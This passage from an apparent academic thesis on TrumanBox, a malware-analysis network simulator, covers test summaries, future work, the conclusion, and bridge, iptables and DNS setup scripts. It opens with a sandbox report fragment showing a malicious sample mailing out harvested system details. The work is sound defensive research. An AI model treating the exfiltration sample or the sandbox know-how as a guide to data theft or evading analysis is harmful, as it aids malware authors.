32 Processador.....: Processador Pentium
33 Serial do HD.....: 6026DDBD
34
35 -----By JuniorSantos-----
36
37 </send_mail>
38     </smtp_data>
39     </connection>
40     </connections_outgoing>
41 </winsock_section>
```

5.2.5. Summary

Throughout this chapter we have considered a couple of reports generated by CWSandbox using: standard Internet connectivity, TrumanBox in half proxy mode, and TrumanBox in simulation mode. Since these first test runs are not sufficient to give any statistical results, we just want to brief the impression we got by facing the different reports. Whenever we got less informative reports using the TrumanBox, compared to the ones taken with full Internet connectivity, the main reasons were: missing implementation of UDP, ICMP and active FTP support. Apart from that, the analyses done with our simulation gave about the same results as with full Internet connectivity, and sometimes our results have been even better. The reason is, by using the TrumanBox we can particularly analyse those malicious binaries that try to contact servers, which have been taken offline. In order to give a measure of the quality of our simulation by considering dynamic analysis reports created in combination with the TrumanBox, many more tests are required. By our tests we obtain a first impression on the result of our work.

6. FUTURE WORK

Before we come to the limits of our approach, we want to mention that already during the early stages of this project we recognised that there are many directions to drive this project to, and each comes along with a lot of ideas on improving simulation and functions to add. In this context we cannot implement all of our ideas by now. Throughout this work we favoured to cover examples on different types of simulation improvements over repeated application of same ideas, e.g. spoofing all the server responses. In the following we mention limitations we recognised so far to point future work to a direction we found to be reasonable or interesting.

6.1. UDP and ICMP Support

As the transmission control protocol (TCP) is the only transport protocol we support by now, we miss a lot of interaction and simulation possibilities. Throughout our testings we saw different analyses reporting user datagram protocol (UDP) and internet control message protocol (ICMP) communications. As long as we do not support these protocols we do not have access to payloads of name resolution requests, and cannot reply to alive probings by sending ICMP echo requests, using our TrumanBox application. Apart from those there is also other protocols using UDP as a transport protocol. Also those we could support when UDP is handled within our interception.

6.2. DNS

Once UDP support is implemented as proposed in the previous section, we can also alter DNS related payloads. This provides us with a much better control on malwares' connection requests to offline servers. Apart from answering all name resolution requests ourselves, we can make our interception depending on the answer the original nameserver returns. If the domainname requested can be resolved, we can continue as described in Chapter 4. Otherwise we can alter the response and provide a destination IP address as we define beforehand. Tracking domainnames requested and the IP addresses we provide as answers, we can reassign the original domainnames during later analyses, where the TrumanBox only provides IP addresses in its logfiles.

6.3. Security of Local Running Services

By now the TrumanBox is independent from the actual running server services. It only demands the supported protocols being provided on their standard ports. Thus we do

6. FUTURE WORK

not feel responsible of securing or harden the services in use and the different programs should be patched and hardened as it would or at least should happen on a productive system. Anyway, a security module might be worth to think about. This module could monitor incoming traffic and search the payloads for known exploits. Another option would be to have different programs for every service running. Depending on the original service we want to simulate, we could redirect to the local service provided by an implementation differing from the the original server. To clarify what we mean, let us consider an example:

Assuming the TrumanBox is running in half proxy mode and the malicious client tries to connect to `ftp://ftp.example.org` where *WU-FTPD* [Gro07b] is running. So we will also send corresponding FTP banner to the client, making him believe that we are running *WU-FTPD*. By having two different FTP servers running locally, we can always forward the connection to that one we do not pretend (to the malicious client) to be and hence possibly avoid exploits customised to a vulnerability of a certain program affecting us.

Obviously, there are options how to harden the local running services by using the TrumanBox application. If this makes sense is another point to figure out. By setting up the TrumanBox in a virtual machine for example, we could easily return to a stable snapshot after an exploit has compromised our system. Doing so the security of local running services might turn to a minor issue.

6.4. File Download in Half Proxy Mode

Often malicious programs try to update themselves or want to download other malicious binaries hosted on a server which is reachable for example by HTTP or FTP. It might be interesting to enable those downloads, to further study the next life phase of the malware we are just running. Given our on-the-fly filesystem structure creation, it would be easy to write a function downloading the corresponding binaries from the original source and providing it in the directory created after the appropriate request. Considering the size of different malware, the downloading process might take that much time that the connection from client side will timeout. Still it might be worth to try. Alternatively, we came up with the idea to implement a mechanism that might be referred to as *download pipe*. That could be a script providing the file to download, while the actual download from another server is still in progress. However, this seems promising to improve analyse and even collect further binaries which might be submitted to repositories, respectively.

6.5. False Prove Authentication

So far we only support an authentication mechanism in case of FTP. Our approach as outlined in Section 4.2.5 is rather simple and could easily be detected by a false prove authentication, i.e., a login attempt using wrong credentials. Also we already touched an idea how to overcome this weakness: we could implement a second try technique, that in case of communication ends right after the first payloads were exchanged, we

restart the execution of the malicious binary and provide an alternative behaviour in our simulation, e.g., not granting login with the first username password combination. In order to achieve this, we would need an interface to enable communication between a dynamic analysing system, e.g., the CWSandbox, and our TrumanBox.

6.6. “Fallback to Mode” Feature

Throughout this whole work we assumed that we are restricted to a certain policy which is fixed. But what if the policy is changed temporarily? Of course, we could restart our simulation in another mode, but this would not be very nifty. Alternatively, we could reduce malicious outgoing traffic by what we can simulate ourselves. That way we could handle simple HTTP, FTP, SMTP, or IRC connections within our simulation and still analyse malware using non-supported protocols. Particularly, binaries using encryption or customisation could be handled by falling back to full proxy or transparent mode. This approach might be implemented, for example by an extra mode providing this dynamic behaviour where we change behaviour for “UNKNOWN” protocol for example to full proxy, instead of terminating the connection.

6.7. Pattern-Action Directives via Configuration Files

In the current version of the TrumanBox improvement of simulation capabilities is done by extending the source code. Even though the modular design provides us with an interfaces that let us easily apply further functions, and most of the potential users will probably be able to write some C code, every change of the simulation behaviour within a certain mode needs a recompilation of the application. Therefore it would be nice to provide some syntax, that can be used to give pattern-action directives by configuration files. That way customising the configuration would be much easier and make repeated recompiling unnecessary.

6.8. Intercommunication Between Different TrumanBoxes

Even though we could not recognise any reason to favour the half proxy mode over the simulation mode during our test cases in Chapter 5, we know that intercommunication with the Internet enables us to provide a better simulation. By now it seems that we can trick most of the malware by pure simulation, but considering the past, it is just a question of time when all the malware will use more advanced methods to authenticate the server it contacts. Therefore it is good to cover options for improvements in advance. Obviously, the more information we have on the original server, the better we can simulate it. As in certain environments, the TrumanBox might be run in half proxy, full proxy or even transparent mode, the possibilities in information gathering are much better than in other scenarios where the TrumanBox can be only used in simulation mode. Let us assume there is a couple of TrumanBoxes running in half proxy mode. Regarding the policy of that mode they will most likely collect a growing

6. FUTURE WORK

amount of information, malware tries to request. These information could be passed to other TrumanBoxes running in simulation mode. Hence, these could provide a better simulation by the benefit of third party informations. without contacting the Internet itself. Therefore an intercommunication interface for the TrumanBox might be worth of thinking.

6.9. Merging Dispatching and Interception

Currently our implementation consists mainly of two phases: interception and dispatching phase. We found a few hints that altering the payload or header information should be possible using *libipq*. By that, we could concentrate all the functionality given by the dispatching module within the interception function. Unfortunately, we did not succeed yet in applying that idea.

A second option to combine those phases might be to recover the original header information after redirection using *iptables*. That way the interception phase would be dispensable.

7. CONCLUSION

Throughout this work we implemented a simulation environment which can almost arbitrarily be placed within an existing network. During the development we solved particularly the issues of reliable protocol identification, transparent redirection, and providing all supported services on every port. Even though we only implemented TCP support in OSI layer-4, same concepts can be transferred for example to UDP. Hence the application can be extended to also handle other protocols within the *transport layer*.

We improved reliability of protocol identification by proposing a hybrid approach, which is considering both, payloads and destination ports, of TCP/IP data packets, in order to determine the protocol in use. Thus we recognise all supported protocols independently from the TCP port they are using. According our test runs, this works very well in case that the protocols are RFC-conform. If the protocol of a connection cannot be identified, we dump the corresponding payload, and hence can extend our algorithm accordingly after analysing the logfiles.

In order to transparently redirect the bypassing data, we configured our system to work as a transparent bridge. Stealthiness from the client-side has been proved using `nmap` in Section 3.5. As we can redirect all bypassing data-traffic to a certain local port by using *iptables*, we developed a dispatching module to accept incoming connections on a certain port and establish a second connection according both mode of operation and protocol of the incoming connections, as determined by our protocol identification. Next, the dispatcher forwards all payloads between both connections. Thus we have a man-in-the-middle interface, that we use to apply the functions which form the simulation. For the sake of flexibility our system is provided with four different modes, which can be chosen according to the policy on the amount and nature of outgoing traffic we have to obey. While our simulation is already totally transparent on OSI layer-2 and layer-3, we gave several examples that prove the extension capabilities to provide full transparency on *application level* as well.

As malware might always come up with a protocol that is not supported by the TrumanBox yet, we have to accept that most likely there always will be certain cases where analyses, done with fixed restrictions in Internet connectivity, will provide less good results compared to same analysis done with full connectivity. This phenomenon we also observed during our test cases. On the other hand, we obtained results by using our simulation that we could not reproduce without the TrumanBox. We figured out that servers frequently contacted by malware are often taken down after a while. Later the corresponding malware does not perform all of its functions, because a connection to that server cannot be established. This issue we can drive out by simulation as we have proven in Chapter 5. In other words: in some cases, analyses done with the TrumanBox were not as good as with full connectivity, while in other runs they were even better.

7. CONCLUSION

These observations are illustrated in Figure 7.1, with a scale according to the figures we presented in the introduction.




Figure 7.1.: Certain results even better than with full connectivity

After solving all the basic issues providing us with a framework where we can get starting with our actual simulation research, we recognised, that certain efforts on transparency in application layer are mainly time consuming programming tasks. Due to restrictions in time, we had to leave a couple of ideas unimplemented. Those we counted out in Chapter 6. Trying to keep our program structure modular, the given version of TrumanBox should be easily extendable.

Another interesting result is that during our test runs we could not see any noteworthy difference in the results obtained by running the TrumanBox in half proxy, instead of simulation mode. After reviewing the reports created with the TrumanBox in half proxy and simulation mode, it seems like, a lot of the simulation efforts we implemented for the half proxy mode are not necessary. We guess that most of the malware does not perform any payload checking on the server responses yet.

A. SHELL SCRIPTS

Listing A.1: /etc/trumanbox/bridge_config.sh

```
1 # change the following variables according to your configuration
2 DISPATCHER_PORT=400
3 STEALTHY=0
4 NO_OUTGOING_DNS=0
5 NAMESERVER=192.168.183.2
6 IF_CLIENT=eth1
7 IF_OUT=eth0
8 BRIDGE_DEV=br0
9 BRIDGE_IP=192.168.183.150
10 GW_IP=192.168.183.2
```

Listing A.2: /etc/trumanbox/setting_up_the_bridge.sh

```
1 #!/bin/sh
2 # setting up the bridge...
3
4 # include the configuration parameter
5 . /etc/trumanbox/bridge_config.sh
6
7 # we dont need dhcp
8 killall dhcdd
9 killall dhclient
10
11 # bring down the bridge if already up
12 ifconfig $BRIDGE_DEV down
13 brctl delbr $BRIDGE_DEV
14
15 # bring the interfaces down (just to be sure)
16 ifconfig $IF_OUT down
17 ifconfig $IF_CLIENT down
18
19 # create the new bridge
20 brctl addbr $BRIDGE_DEV
21
22 # add both interfaces to the bridge
23 brctl addif $BRIDGE_DEV $IF_OUT
24 brctl addif $BRIDGE_DEV $IF_CLIENT
25
26 # set them up again...
27 ifconfig $IF_OUT 0.0.0.0 promisc up
28 ifconfig $IF_CLIENT 0.0.0.0 promisc up
29
30 # and finally activate the bridge...
31 ifconfig $BRIDGE_DEV $BRIDGE_IP promisc up
32
33 # adding a default route
34 route add default gw $GW_IP
35
36 # finally we set the nameserver
37 echo "nameserver_$NAMESERVER" >/etc/resolv.conf
```

A. SHELL SCRIPTS

```
38 |
39 # reload ip-queue module (workaround for local problems using ip-queue, which is
    loaded already after booting
40 rmmod -f ip-queue
41 modprobe ip-queue
42 |
43 # we want to drop all incoming ARP broadcasts. this way we prevent
44 # telling our MAC address when a request is send. forwarding the ARP requests is
45 # not effected
46 if [ $STEALTHY = 1 ]; then
47     ebtables -A INPUT -i $IF_CLIENT -p ARP -d FF:FF:FF:FF:FF:FF -j DROP
48 fi
```

Listing A.3: /etc/trumanbox/netfilter_setup.sh

```
1 #!/bin/sh
2
3 ## include the configuration parameter
4 . /etc/trumanbox/bridge_config.sh
5
6 # first we send incoming connection requests to QUEUE
7 iptables -t mangle -A PREROUTING -i $BRIDGE_DEV -m physdev --physdev-in $IF_CLIENT
    -p tcp -d ! $BRIDGE_IP -m state --state NEW -j QUEUE
8
9 ## next we redirect those packets to our local dispatcher-port where our
    dispatcher is listening
10 iptables -t nat -A PREROUTING -i $BRIDGE_DEV -m physdev --physdev-in $IF_CLIENT -p
    tcp -d ! $BRIDGE_IP -m state --state NEW -j REDIRECT --to-port $
    DISPATCHER_PORT
11
12 ## optionally we redirect also DNS requests to our own DNS server
13 if [ $NO_OUTGOING_DNS = 1 ]; then
14     iptables -t nat -A PREROUTING -i br0 -m physdev --physdev-in $IF_CLIENT -p
        udp --dport 53 -j REDIRECT --to-port 53
15 else
16     iptables -A FORWARD -i br0 -m physdev --physdev-in $IF_CLIENT -p udp --
        dport 53 -j ACCEPT
17 fi
18
19 # finally we deny all other forwardings
20 iptables -A FORWARD -j DROP
```

Listing A.4: /etc/trumanbox/netfilter_setup_transparent.sh

```
1 #!/bin/sh
2
3 ## include the configuration parameter
4 . /etc/trumanbox/bridge_config.sh
5
6 # if we want some logging...
7 #iptables -t mangle -A PREROUTING -i $BRIDGE_DEV -d ! $BRIDGE_IP -j LOG
8
9 ## we send certain incoming packages to the QUEUE
10 iptables -t mangle -A PREROUTING -i $BRIDGE_DEV -d ! $BRIDGE_IP -j QUEUE
11
12 ## redirecting the dns requests
13 #iptables -t nat -A PREROUTING -i $BRIDGE_DEV -m physdev --physdev-in $IF_CLIENT -
    p udp --dport 53 -j REDIRECT --to-port 53
```


Listing A.5: /etc/bind/db.root

```

1 ;
2 ; BIND data file for local loopback interface
3 ;
4 $TTL      604800
5 .         IN      SOA      localhost. root.localhost. (
6                               1          ; Serial
7                               604800     ; Refresh
8                               86400      ; Retry
9                               2419200    ; Expire
10                              604800 )    ; Negative Cache TTL
11 ;
12 .         IN      NS       localhost.
13 .         IN      A        127.0.0.1
14 *         IN      A        64.233.183.103

```

Listing A.6: /etc/bind/named.conf

```

1 // This is the primary configuration file for the BIND DNS server named.
2 //
3 // Please read /usr/share/doc/bind9/README.Debian.gz for information on the
4 // structure of BIND configuration files in Debian, *BEFORE* you customize
5 // this configuration file.
6 //
7 // If you are just adding zones, please do that in /etc/bind/named.conf.local
8
9 include "/etc/bind/named.conf.options";
10
11 // prime the server with knowledge of the root servers
12 zone "." {
13     type master;
14     file "/etc/bind/db.root";
15 };

```

A. *SHELL SCRIPTS*

B. SOURCE CODE

The complete source code of the implementation is provided on the CD delivered with this document.

B. SOURCE CODE

Bibliography

- [AL98] Paul Albitz and Cricket Liu. *DNS and BIND*. O'Reilly, September 1998.
- [BB07] Paul Barford and Mike Blodgett. Toward botnet mesocosms. In *Proceedings of the USENIX First Workshop on Hot Topics in Understanding Botnets (HotBots I)*, April 2007.
- [BKH⁺06] Paul Baecher, Markus Koetter, Thorsten Holz, Maximillian Dornseif, and Felix Freiling. The nepenthes platform: An efficient approach to collect malware. In *Proceedings of RAID 2006*, volume 4219 of *LNCS*, pages 165–184, Heidelberg, 2006. Springer.
- [Com07] Gerald Combs. Wireshark, Accessed: July 2007. Internet: <http://www.wireshark.org>.
- [DW07] et al. Duane Wessels. Squid, Accessed: July 2007. Internet: <http://www.squid-cache.org>.
- [Fyo07] Fyodor. Nmap: Free security scanner for network exploration and security audits, Accessed: July 2007. Internet: <http://www.insecure.org/nmap>.
- [Gro07a] Flux Group. Emulab: Network emulation testbed home, Accessed: July 2007. Internet: <http://www.emulab.net>.
- [Gro07b] WU-FTPD Development Group. Wu-ftpd, Accessed: July 2007. Internet: <http://www.wu-ftp.org>.
- [Jac07] Van Jacobson. Traceroute, Accessed: July 2007. Internet: <ftp://ftp.ee.lbl.gov/traceroute.tar.gz>.
- [Mor07] James Morris. libipq: iptables userspace packet queuing library, Accessed: July 2007. Internet: <https://svn.netfilter.org/netfilter/trunk/iptables/libipq/>.
- [Ove07] Claus R. F. Overbeck. Efficient Observation of Botnets. Master's thesis, RWTH Aachen University, July 2007.
- [PH07] Niels Provos and Thorsten Holz. *Virtual Honeypots: From Botnet Tracking to Intrusion Detection*. Addison-Wesley, 1st edition, 2007.
- [Pro04a] The Honeynet Project. *Know Your Enemy: Learning About Security Threats*. Addison-Wesley, 2nd edition, 2004.

Bibliography

- [Pro04b] Niels Provos. A virtual honeypot framework. In *Proceedings of 13th USENIX Security Symposium*, San Diego, August 2004. CA.
- [Ste97] W. Richards Stevens. *Unix Network Programming: Networking APIs: Sockets and XTI*, volume 1. Prentice Hall, 2nd edition, 1997.
- [Ste98] W. Richards Stevens. *Unix Network Programming: Interprocess Communications*, volume 2. Prentice Hall, 2nd edition, 1998.
- [VJM07] Craig Leres Van Jacobson and Steven McCanne. Tcpdump, Accessed: July 2007. Internet: <http://www.tcpdump.org>.
- [WHF07] Carsten Willems, Thorsten Holz, and Felix Freiling. Toward automated dynamic malware analysis using cwsandbox. *Security and Privacy Magazine, IEEE*, 5(2):32–39, March-April 2007.
- [Zel07] Peter Zelezny. Xchat: Multiplatform chat program, Accessed: July 2007. Internet: <http://www.xchat.org>.